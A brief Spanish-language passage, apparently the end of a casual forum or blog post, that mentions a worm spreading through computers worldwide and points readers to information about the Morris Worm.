un virus gusano por millones de ordenadores del mundo. Aquí teneis la información sobre su gusano: Gusano Morris. Espero que les aya servido